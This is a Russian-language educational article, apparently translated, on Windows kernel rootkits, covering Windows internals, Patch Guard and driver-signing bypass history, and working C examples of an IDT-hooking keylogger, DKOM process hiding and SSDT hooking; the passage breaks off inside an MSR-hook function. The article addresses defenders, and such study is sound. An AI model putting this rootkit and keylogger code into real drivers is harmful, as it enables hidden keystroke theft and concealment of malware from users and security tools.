Статья Фантастические руткиты: и где они обитают(часть 1)

В этой серии статей мы рассмотрим тему руткитов — как они создаются и основы анализа драйверов ядра — особенно на платформе Windows.

В этой первой части мы сосредоточимся на некоторых примерах реализации основных функций руткитов и основах разработки драйверов ядра, а также на справочной информации о внутренних компонентах Windows, необходимой для понимания внутренней работы руткитов.

В следующей части мы сосредоточимся на некоторых "диких" примерах руткитов и их анализе, какова их цель и как работает их функциональность.

Что такое руткит? Руткит — это тип вредоносного ПО, которое избегает обнаружения, подрывая ОС и скрываясь глубоко внутри нее, обычно живя в пространстве ядра. Термин "руткит" взят из терминологии Unix, где "root" — это самый привилегированный пользователь в системе.

С середины 2000-х до середины 2010-х руткиты были чрезвычайно популярны; эта эпоха считается золотым веком руткитов.

Такие примеры, как Rustock, TDSS (он же Alureon), ZeroAccess, Sinowal и другие, свободно бродят по зараженным системам по всему миру без предупреждения.

Эти руткиты были созданы киберпреступниками для получения финансовой выгоды, а не спонсировались государством, как можно было бы подумать сегодня.

Поскольку в Windows XP x86 и Windows 7 x86 не было средств защиты, таких как патч гард или обеспечение целостности кода, руткиты могли вносить любые изменения в структуры ядра, какие хотели.

Одним из методов, используемых этими руткитами старой эпохи (эры x86), была перехват таблицы дескрипторов системных служб (SSDT), которая была очень распространена и использовалась многими руткитами той эпохи, а также антивирусными продуктами.

В отличие от тех золотых лет, сейчас мы редко видим новые появляющиеся руткиты для Windows. Это связано с вышеупомянутыми мерами защиты и сложностью разработки работающего руткита и обхода всех средств защиты.

Когда новый руткит обнаруживается в дикой природе, он обычно связан с деятелем национального государства, таким как Turla и Derusbi .

Глядя на матрицу MITRE ATT&CK, мы можем найти категорию тактики "Rootkit" (T1014) в группе "Defense Evasion", но, к сожалению, в ней полностью отсутствует критический уровень детализации с нулевым количеством подтехник.

Причина, по которой руткиты требуют большего внимания со стороны защитников, заключается в том, что они невероятно ценны для злоумышленников. Это связано с тем, что после успешного развертывания руткита злоумышленники могут скрыть свое присутствие, сохраняя при этом доступ к скомпрометированной системе (достигая устойчивости).

Руткиты обычно делятся на два основных типа в зависимости от их уровня привилегий:

- Руткиты режима ядра (KM) — это типичный руткит. Руткиты KM запускаются как пользователь с высокими привилегиями (NT AUTHORITY\SYSTEM) в самом ядре и могут изменять структуры ядра в памяти, чтобы манипулировать ОС и скрывать себя от Avs и т. д. В Windows это обычно означает работу в качестве драйвера ядра.

- Руткиты пользовательского режима (UM) — руткиты единой системы обмена сообщениями — это руткиты, не имеющие компонента режима ядра. Они будут скрывать свое присутствие в системе, используя методы пользовательского режима и API-интерфейсы, которые манипулируют ОС, такие как Hooking, Process Injection, руткиты единой системы обмена сообщениями, которые не подпадают под классическое определение руткита, поскольку они не обязательно работают как "root" (хотя для правильной работы им может потребоваться доступ администратора) или другого суперпользователя, если на то пошло. В наши дни многие современные семейства вредоносных программ содержат ту или иную форму компонента руткита пользовательского режима, поскольку они обычно пытаются избежать обнаружения и удаления антивирусными программами и самими пользователями.

В этой статье мы сосредоточимся на руткитах режима ядра и методах, которые они используют для обхода антивирусов и сокрытия в ОС путем манипулирования ядром Windows.

Понимание этих методов необходимо членам синей команды, чтобы полностью защитить организацию от таких изощренных атак и восстановиться после такой атаки в случае взлома.


Учебник по внутреннему устройству Windows

Прежде чем мы начнем глубоко погружаться в некоторые примеры реализации методов руткитов, мы начнем с некоторой предыстории, необходимой для понимания концепций и причин, лежащих в их основе.

Как и любая современная ОС, архитектура Windows разделена на пространство пользователя и пространство ядра, каждое из которых живет в своем собственном адресном пространстве.

Каждый процесс в пользовательском режиме имеет собственное виртуальное адресное пространство от 0x00000000 до 0x7FFEFFFF (в x86 или от 0x0000000000000000 до 0x00007FFFFFFEFFFF в x64), а ядро находится в адресах выше 0x80000000 (в x86 или выше 0xFFFF800000000000 в x64).

** Также стоит отметить, что адреса также могут обозначаться символами MmHighestUserAddress (0x7FFEFFFF) и MmSystemRangeStart (0x80000000)



На рис. 1 показано, как пользовательский режим накладывается поверх режима ядра.

Обычно библиотеки OS API, такие как kernel32.dll и ntdll.dll, используются в пользовательском режиме в качестве точек доступа к службам ОС.

Каждая служба ОС транслируется в системный вызов, который позже обрабатывается ядром.

Драйверы устройств и ядро расположены поверх HAL, так как они оба потребляют его службы, тесно взаимодействуют и живут в одном и том же адресном пространстве.

Драйверы устройств также являются единственными механизмами, которые позволяют пользователям расширять ядро и его возможности, работая с тем же уровнем привилегий.


В качестве примера того, как слои ОС строятся друг над другом, давайте рассмотрим функцию API kernel32.dll, такую как ReadFile.

Когда вызывается ReadFile, реализация, находящаяся в kernel32.dll, анализирует переданные ей параметры и вызывает недокументированный NtReadFile в ntdll.dll.

Позже NtReadFile установит в eax соответствующий номер системного вызова и выполнит инструкцию SYSENTER (или инструкцию SYSCALL в x64).

Инструкция SYSENTER создаст ловушку и переключится в режим ядра, вызвав адрес, хранящийся в MSR 0x176 (в x86 или LSTAR MSR в x64), который указывает на KiFastCallEntry (KiSystemCall64 в x64).

Эта функция сохранит текущий контекст пользовательского режима и установит контекст ядра, прежде чем, наконец, вызвать соответствующую версию ядра NtReadFile (также может называться ZwReadFile). Он расположен в ntoskrnl.exe, который выполнит большую часть работы и вызовет соответствующий драйвер диска для фактического чтения с диска.



Когда драйвер ядра загружается, он имеет доступ ко всей физической памяти (или, по крайней мере, если мы не принимаем во внимание VBS и виртуализацию), а также к виртуальной памяти как пространства ядра, так и памяти пользовательского пространства любого процесса пользовательского пространства.

Нахождение в том же адресном пространстве, что и ядро, позволяет драйверу ядра изменять любую структуру ядра в памяти, чтобы скрыть себя или другие вредоносные компоненты в системе.

В прошлом злоумышленник мог легко выполнить загрузку драйвера и изменение структуры ядра без особого беспокойства, но с появлением в Windows XP/Vista x64 таких средств защиты, как KPP (защита от исправлений ядра, также известная как Patch Guard), становятся относительно редкими.

Patch Guard — это механизм, который защищает структуры ядра (такие как SSDT и IDT, упомянутые ниже) от изменения в памяти или "исправления" злоумышленником. Он периодически проверяет каждую структуру ядра на наличие изменений; если бы произошло изменение, это привело бы к BSOD системы с проверкой ошибок CRITICAL_STRUCTURE_CORRUPTION (0x109) или KERNEL_SECURITY_CHECK_FAILURE (0x139) .

В настоящее время, прежде чем вносить какие-либо изменения в структуру системы, злоумышленники должны найти способ отключить или обойти Patch Guard или рискнуть сбоем системы.

Также важно отметить, что, поскольку Patch Guard работает периодически, если злоумышленнику удастся отменить свои изменения до следующей проверки, это не вызовет BSOD. Это полезно для изменения структуры ядра, такой как флаг SMEP, 20-й бит CR4, когда злоумышленник может отключить флаг, выполнить свой вредоносный код и немедленно снова включить флаг, чтобы избежать проверки на наличие ошибок.

В прошлом мы видели следующую технику, используемую Turla/Urobrous для обхода Patch Guard. Злоумышленники использовали хук в KeBugCheckEx, чтобы возобновить выполнение после того, как произошла проверка на наличие ошибок, эффективно подавляя BSOD.

Затем, после того как Microsoft исправила эту дыру, злоумышленники перехватили другую функцию, RtlCaptureContext, которая вызывается KeBugCheckEx, чтобы аналогичным образом возобновить выполнение без BSOD в системе.

Еще один способ обхода Patch Guard описан в этой последней статье Кенто Оки от 2021 года (https://web.archive.org/web/2021061...tchguard-pssetcreateprocessnotifyroutine.html). Кроме того, несколько лет назад CyberArk Labs нашла обход Patch Guard.

Еще одна функция, которая была введена в Windows — та, которая способствовала снижению количества руткитов — это DSE (проверка подписи драйвера, также известная как проверка целостности кода) для драйверов, которая в основном проверяет, подписан ли драйвер доверенным центром сертификации перед его загрузкой.

DSE еще больше усложняет злоумышленникам загрузку драйвера, поскольку им придется обойти и это средство защиты — либо получив в свои руки такой сертификат, который они могут использовать для подписи своего драйвера, либо используя механизм таким образом чтобы обойти его.

Пример обхода Patch Guard+DSE можно найти здесь (https://github.com/Mattiwatti/EfiGuard) .

Существуют также некоторые более старые средства обхода принудительного применения цифровой подписи/целостности кода с помощью hfirefox, такие как DSEFix и TDL (Turla Driver Loader).

Важно отметить, что любая ошибка в рутките (например, ACCESS_VIOLATION) немедленно вызовет BSOD. Допускается ноль ошибок, так что это одна из причин определенного дефицита руткитов, поскольку их разработка и развертывание требуют высокого уровня знаний и зрелого процесса разработки, которыми чаще всего не обладают одинокие участники.

Об уязвимых драйверах и обходах DSE

В прошлом мы видели, как злоумышленники и авторы вредоносных программ использовали следующую технику для отключения DSE/CI. Техника включает в себя несколько этапов:

- Получение прав администратора
- Загрузка законного подписанного драйвера, о котором известно, что он уязвим, например, в случае некоторых версий драйверов VirtualBox и CAPCOM.
- Запуск эксплойта, который запустит некоторый код с привилегиями NT AUTHORITY\SYSTEM.
- Изменение глобального флага ядра g_CiEnabled или g_CiOptions (в зависимости от версии Windows) для отключения DSE в масштабах всей системы.
- Загрузка вредоносного неподписанного драйвера
- Хорошим ресурсом для изучения уязвимостей LPE в драйверах Windows является этf статья (https://www.cyberark.com/resources/threat-research-blog/finding-bugs-in-windows-drivers-part-1-wdm).

В последнее время это поведение также было ограничено из-за недавнего дополнения к Microsoft Defender для конечной точки, которое блокирует/ограничивает загрузку известных уязвимых драйверов из черного списка.

Фантастические методы руткитов: и как они реализованы

В этом разделе мы объясним некоторые из распространенных методов, которые используют руткиты. Все примеры были протестированы в Windows 10 RS2 для x86 без включения проверки целостности кода или защиты от исправлений (включен режим тестовой подписи).

Перехват таблицы дескрипторов прерываний (IDT)

Прежде чем мы начнем, несколько слов о том, что такое IDT...

Таблица дескрипторов прерываний — это структура ядра, используемая для хранения подпрограмм обработчиков, известных как подпрограммы обслуживания прерываний (в дальнейшем именуемых ISR), в виде записей.

Каждая запись указывает на функцию, которая обрабатывает конкретное прерывание и будет вызываться в произвольном контексте, когда конкретное прерывание срабатывает в соответствии с его приоритетом (IRQL — Interrupt Request Level).

В этой части мы покажем простой пример реализации кейлоггера с использованием перехвата IDT .

Перехват IDT — это метод, который исправляет таблицу IDT и заменяет определенный ISR другой подпрограммой, предоставленной злоумышленником.

В нашем примере это подпрограмма, которая будет регистрировать значения и передавать обработку исходной подпрограмме.

Мы начинаем с WinDbg, который мы можем использовать, чтобы проверить, какую запись IDT нам нужно изменить, чтобы подключить клавиатуру. Используя расширение !idt , мы можем обнаружить, что исходный идентификатор индекса ISR для записи i8042prt!I8042KeyboardInterruptService равен 0x70.

```
kd> !idt 0x70

Dumping IDT: 80e6f400

8077353000000070:  81b882a0 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 88ba80c0)
```


Процесс перехвата просто сначала проверяет, не перехвачен ли ISR. Если нет, он вызовет GetDescriptorAddress , чтобы получить адрес, указывающий на текущий исходный ISR, а затем просто заменит его, используя ту же структуру KIDTENTRY .

```
UINT32 oldISRAddress = NULL;

void HookIDT(UINT16 service, UINT32 hookAddress)
{
    UINT32 isrAddress;
    UINT16 hookAddressLow;
    UINT16 hookAddressHigh;
    PKIDTENTRY descriptorAddress;

    isrAddress = GetISRAddress(service);

    if (isrAddress != hookAddress)
    {
    oldISRAddress = isrAddress;
        descriptorAddress = GetDescriptorAddress(service);

        hookAddressLow = (UINT16)hookAddress;
        hookAddress = hookAddress >> 16;
        hookAddressHigh = (UINT16)hookAddress;

        _disable();
        descriptorAddress->Offset = hookAddressLow;
        descriptorAddress->ExtendedOffset = hookAddressHigh;
        _enable();
    }
}
```

Первым этапом перехвата IDT является получение адреса IDT. Это достигается с помощью специальной ассемблерной инструкции x86, sidt, которая считывает специальный регистр IDTR, содержащий адрес IDT.

Фрагмент ниже определяет две структуры, KIDTENTRY и IDT, а также функцию GetIDTAddress, которая использует инструкцию sidt для получения адреса IDT.

Следующим шагом является реализация следующих двух функций:

- GetDescriptorAddress — получает идентификатор службы прерывания и вычисляет адрес ISR для этого прерывания, вычисляя смещение ISR в IDT и добавляя смещение к базовому адресу IDT (который мы получаем, вызывая GetIDTAddress, определенный в предыдущем фрагмент).

- GetISRAddress — вызывает GetDescriptorAddress для получения адреса ISR и преобразует возвращаемое значение из структуры KIDTENTRY в адрес UINT32, используя расширенное смещение, сдвигая влево на 16 бит, а затем добавляя поле смещения.

Эти две функции вместе преобразуют идентификатор сервисного индекса в фактический адрес ISR, который нам нужен в HookIDT для размещения нашего хука.

```
#pragma pack(1)
typedef struct _KIDTENTRY
{
    UINT16 Offset;
    UINT16 Selector;
    UINT16 Access;
    UINT16 ExtendedOffset;
} KIDTENTRY, *PKIDTENTRY;
#pragma pack()

#pragma pack(1)
typedef struct _IDT
{
    UINT16 bytes;
    UINT32 addr;
} IDT;
#pragma pack()

IDT GetIDTAddress()
{
    IDT idtAddress;

    _disable();
    __sidt(&idtAddress);
    _enable();

    return idtAddress;
}
```

```
// Gets the interrupt service id number and calculates the offset to
// the IDT table that the ISR for this service is stored in.
PKIDTENTRY GetDescriptorAddress(UINT16 service)
{
    UINT_PTR idtrAddress;
    PKIDTENTRY descriptorAddress;

    idtrAddress = GetIDTAddress().addr;
    descriptorAddress = (PKIDTENTRY)(idtrAddress + service * 0x8);

    return descriptorAddress;
}

// Calls GetDescriptorAddress to get an offset to the IDT,
// converts the return value from the KIDTENTRY structure
// to UINT32 by taking the Extended offset shifting
// left by 16 bits and then adding the offset field.
UINT32 GetISRAddress(UINT16 service)
{
    PKIDTENTRY descriptorAddress;
    UINT32 isrAddress;

    descriptorAddress = GetDescriptorAddress(service);

    isrAddress = descriptorAddress->ExtendedOffset;
    isrAddress = isrAddress << 16; isrAddress += descriptorAddress->Offset;

    return isrAddress;
}
```


Последний шаг — создать функцию Hook_KeyboardRoutine, которая будет вызывать наш обработчик ловушек.

После регистрации значения путем вызова нашего Handle_KeyboardHook мы перейдем к исходному ISR, который мы сохранили в oldISRAddress. Мы делаем это, потому что нам нужно перевести выполнение в исходный поток, чтобы никакие заметные изменения не встревожили пользователя.

C:

```
UCHAR lastScanCode;
char scanCodeMapping[56] = { '\0', '\0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '0', '-
', '=', '\b', '\t', 'q', 'w', 'e', 'r', 't', 'y', 'u', 'i', 'o', 'p', '[', ']', '\n', '\0',
'a', 's', 'd', 'f', 'g', 'h', 'j', 'k', 'l', ';', '\'', '`', '\0', '\\', 'z', 'x', 'c', 'v',
'b', 'n', 'm', ',', '.', '/', '\0', '*' };

void Handle_KeyboardHook()
{
    int status = READ_PORT_UCHAR((PUCHAR)0x64);
    char* buffer = NULL;

    if (status != 0x14)
    {
        if (!g_IsInjected && status == 0x15)
        {
            g_IsInjected = true;
            g_LastScanCode = READ_PORT_UCHAR((PUCHAR)0x60);
            KdPrint(("Scan Code - 0x%x\r\n", g_LastScanCode));

            if (g_LastScanCode < 56) { KdPrint(("Ascii Code - 0x%x => %c\r\n",
scanCodeMapping[g_LastScanCode], (char)scanCodeMapping[g_LastScanCode]));
            }

            WRITE_PORT_UCHAR((PUCHAR)0x64, 0xd2);
            WRITE_PORT_UCHAR((PUCHAR)0x60, g_LastScanCode);
        }
        else
        {
            g_IsInjected = false;
        }
    }
}

__declspec(naked) void Hook_KeyboardRoutine()
{
    __asm {
        pushad
        pushfd

    cli
        call Handle_KeyboardHook
    sti

        popfd
        popad
        jmp oldISRAddress
    }
}
```

Чтобы выполнить все описанные выше функции, наш драйвер должен вызвать функцию HookIDT следующим образом...

Первый параметр, передаваемый HookIDT, — 0x70 (идентификатор индекса записи ISR), а второй параметр — указатель функции, используемый для реализации ловушки.

```
1.  HookIDT(0x70, (UINT32)Hook_KeyboardRoutine);
```

Прямое управление объектами ядра

Коротко говоря, прямое управление объектами ядра или DKOM — очень мощная техника; это позволяет злоумышленнику манипулировать структурами ядра в памяти.

В этом примере мы покажем, как скрыть процесс из списка процессов с помощью DKOM, удалив запись из списка ProcessActiveLinks.

C:

```
ULONG_PTR ActiveOffsetPre = 0xb8;
ULONG_PTR ActiveOffsetNext = 0xbc;
ULONG_PTR ImageName = 0x17c;

VOID HideProcess(char* ProcessName)
{
    PEPROCESS CurrentProcess = NULL;
    char* currImageFileName = NULL;

    if (!ProcessName)
        return;

    CurrentProcess = PsGetCurrentProcess();

    PLIST_ENTRY CurrListEntry = (PLIST_ENTRY)((PUCHAR)CurrentProcess + ActiveOffsetPre);
    PLIST_ENTRY PrevListEntry = CurrListEntry->Blink;
    PLIST_ENTRY NextListEntry = NULL;

    while (CurrListEntry != PrevListEntry)
    {
        NextListEntry = CurrListEntry->Flink;
        currImageFileName = (char*)(((ULONG_PTR)CurrListEntry - ActiveOffsetPre) +
ImageName);

        DbgPrint("Iterating %s\r\n", currImageFileName);

        if (strcmp(currImageFileName, ProcessName) == 0)
        {
            DbgPrint("[*] Found Process! Needs To Be Removed %s\r\n", currImageFileName);

            if (MmIsAddressValid(CurrListEntry))
            {
                RemoveEntryList(CurrListEntry);
            }

            break;
        }

        CurrListEntry = NextListEntry;
    }
}
```

Приведенный выше код просто просматривает связанный список ActiveProcessLinks текущего процесса (System) в соответствии со смещениями, определенными в структуре EPROCESS.

Глядя на общедоступные символы в WinDbg, мы можем определить смещения ActiveProcessLinks (связанный список типа LIST_ENTRY), Flink и Blink и ImageFileName.

Как только мы узнаем смещение, мы можем сравнить currImageFileName с искомым ProcessName и, наконец, удалить его запись из списка, если она найдена.

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x0b0 ProcessLock      : _EX_PUSH_LOCK
   +0x0b4 UniqueProcessId  : Ptr32 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY
   +0x0c0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0c4 VdmObjects       : Ptr32 Void
   +0x0c8 Flags2           : Uint4B
   ...
   +0x170 PageDirectoryPte : Uint8B
   +0x178 ImageFilePointer : Ptr32 _FILE_OBJECT
   +0x17c ImageFileName    : [15] UChar
   +0x18b PriorityClass    : UChar
   +0x18c SecurityPort     : Ptr32 Void
   +0x190 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
   ...
```

Наконец, приведенный ниже код вызывает метод HideProcess с именем процесса, который мы хотим скрыть, в качестве его первого параметра.

```
HideProcess("notepad.exe");
```

Перехват SSDT

Таблица дескрипторов системных служб (SSDT) — это структура ядра, содержащая записи для каждого системного вызова в Windows.

Когда инструкция SYSENTER или INT 0x2e (или SYSCALL в x64) выполняется процессором, соответствующий обработчик системного вызова вызывается после изменения контекста из пользовательского режима в режим ядра.

Перехват SSDT — это классический метод, используемый руткитами (и программами обеспечения безопасности) для достижения контроля над определенными системными вызовами и подделки их аргументов и/или их логики.

Классическим примером может быть перехват NtCreateFile, который в основном позволяет злоумышленнику вмешаться в любую попытку получить дескриптор файла и запретить пользователю доступ к определенным файлам (например, файлам руткита).

В прошлом многие антивирусные поставщики использовали перехватчики SSDT для проверки создания нового процесса, создания нового дескриптора файла и т. д., поскольку раньше не существовало механизма для получения обратных вызовов, таких как PsSetCreateProcessNotifyRoutine и другие.

Поскольку мы перехватываем NtCreateFile, нам нужно найти «индекс» для его записи SSDT.

```
kd> dps nt!KiServiceTable L192
8177227c  81728722 nt!NtAccessCheck
81772280  8172f0b2 nt!NtWorkerFactoryWorkerReady
81772284  81965f5c nt!NtAcceptConnectPort
81772288  816e883a nt!NtYieldExecution
8177228c  8195dec2 nt!NtWriteVirtualMemory
81772290  81abdba5 nt!NtWriteRequestData
81772294  8193ab58 nt!NtWriteFileGather
81772298  8193927a nt!NtWriteFile
...
8177283c  81ae5b00 nt!NtCreateJobSet
81772840  81989216 nt!NtCreateJobObject
81772844  819af542 nt!NtCreateIRTimer
81772848  8193a6ba nt!NtCreateTimer2
8177284c  81955de0 nt!NtCreateIoCompletion
81772850  818c9518 nt!NtCreateFile
81772854  81b1f866 nt!NtCreateEventPair
81772858  818dee1c nt!NtCreateEvent
8177285c  8168b446 nt!NtCreateEnlistment
81772860  81ac6ed8 nt!NtCreateEnclave
...

kd> ? (0x81772850 - 0x8177227c) / 4
Evaluate expression: 373 = 00000175
```

Один из способов найти смещение NtCreateFile в KiServiceTable — выполнить dps nt!KiServiceTable и вычесть адрес, указывающий на nt!NtCreateFile, из базового адреса KiServiceTable — разделить на 4 (в x86) ⇒ 0x175 — это наш индекс.

Во-первых, нам нужно определить некоторые прототипы функций, которые мы собираемся перехватывать (см. ниже).

extern "C" NTSYSAPI NTSTATUS NtCreateFile(PHANDLE FileHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, PIO_STATUS_BLOCK IoStatusBlock, PLARGE_INTEGER AllocationSize, ULONG FileAttributes, ULONG ShareAccess, ULONG CreateDisposition,

ULONG CreateOptions, PVOID EaBuffer, ULONG EaLength);

typedef NTSTATUS(*NtCreateFilePrototype)(PHANDLE FileHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, PIO_STATUS_BLOCK IoStatusBlock, PLARGE_INTEGER AllocationSize, ULONG FileAttributes, ULONG ShareAccess, ULONG CreateDisposition, ULONG CreateOptions, PVOID EaBuffer, ULONG EaLength);

Далее мы определяем структуру и экспортируемый символ для SSDT « KeServiceDescriptorTable » (см. ниже).

```
typedef struct SystemServiceTable
{
    UINT32* ServiceTable;
    UINT32* CounterTable;
    UINT32 ServiceLimit;
    UINT32* ArgumentTable;
} SSDT_Entry;

extern "C" __declspec(dllimport) SSDT_Entry KeServiceDescriptorTable;
```

Наконец, мы пишем нашу функцию, которая размещает ловушку, и нашу реализацию, которая заменит эту функцию (см. ниже).

C:

```
NtCreateFilePrototype oldNtCreateFile = NULL;

NTSTATUS Hook_NtCreateFile(PHANDLE FileHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES
ObjectAttributes, PIO_STATUS_BLOCK IoStatusBlock, PLARGE_INTEGER AllocationSize, ULONG
FileAttributes, ULONG ShareAccess, ULONG CreateDisposition, ULONG CreateOptions, PVOID
EaBuffer, ULONG EaLength)
{
    NTSTATUS status;

    DbgPrint("Hook_NtCreateFile function called.\r\n");
  DbgPrint("FileName: %wZ", ObjectAttributes->ObjectName);
    status = oldNtCreateFile(FileHandle, DesiredAccess, ObjectAttributes, IoStatusBlock,
AllocationSize, FileAttributes, ShareAccess, CreateDisposition, CreateOptions, EaBuffer,
EaLength);
    if (!NT_SUCCESS(status))
    {
        DbgPrint("NtCreateFile returned 0x%x.\r\n", status);
    }

    return status;
}

PULONG HookSSDT(UINT32 index, PULONG function, PULONG hookedFunction)
{
    PULONG result = 0;
    PLONG ssdt = (PLONG)KeServiceDescriptorTable.ServiceTable;
    PLONG target = (PLONG)&ssdt[index];

    if (*target == (LONG)function)
    {
        DisableWP();
        result = (PULONG)InterlockedExchange(target, (LONG)hookedFunction);
        EnableWP();
    }

    return result;
}
```

Драйвер должен вызвать перехват SSDT, вызвав функцию HookSSDT следующим образом: первый параметр — это индексный параметр записи SSDT — x0175, а второй и третий параметры — это перехватываемая функция и функция перехвата.

oldNtCreateFile = (NtCreateFilePrototype)HookSSDT(0x175, (PULONG)NtCreateFile, (PULONG)Hook_NtCreateFile);

Перехват MCP

Как упоминалось ранее, MSR — это регистры, специфичные для модели, которые содержат определенные значения для различных функций ЦП. При перехвате MSR мы перехватываем MSR 0x176 (или LSTAR_MSR 0xc0000082 в x64), который содержит адрес функции KiFastCallEntry.

Изменяя значение этого MSR, злоумышленник может отклонить выполнение всех системных вызовов в системе таким образом, что у него будет один хук для обработки всех из них.

Злоумышленник может реализовать свою "магию" в хуке и в итоге передать выполнение обратно KiFastCallEntry, чтобы системный вызов был обработан (и пользователь не почувствовал бы никакой разницы).

В этом примере HookMSR — это функция, которая размещает ловушку. Сначала он считывает текущее значение MSR и сохраняет его в старом MSRAddress. Затем, если функция еще не была перехвачена, она перезапишет MSR новым адресом перехватывающей функции в нашем драйвере.

```
void HookMSR(UINT32 hookaddr)
{
    UINT_PTR msraddr = 0;

  _disable();
    msraddr = ReadMSR();
  oldMSRAddress = msraddr;
    if (msraddr == hookaddr)
    {
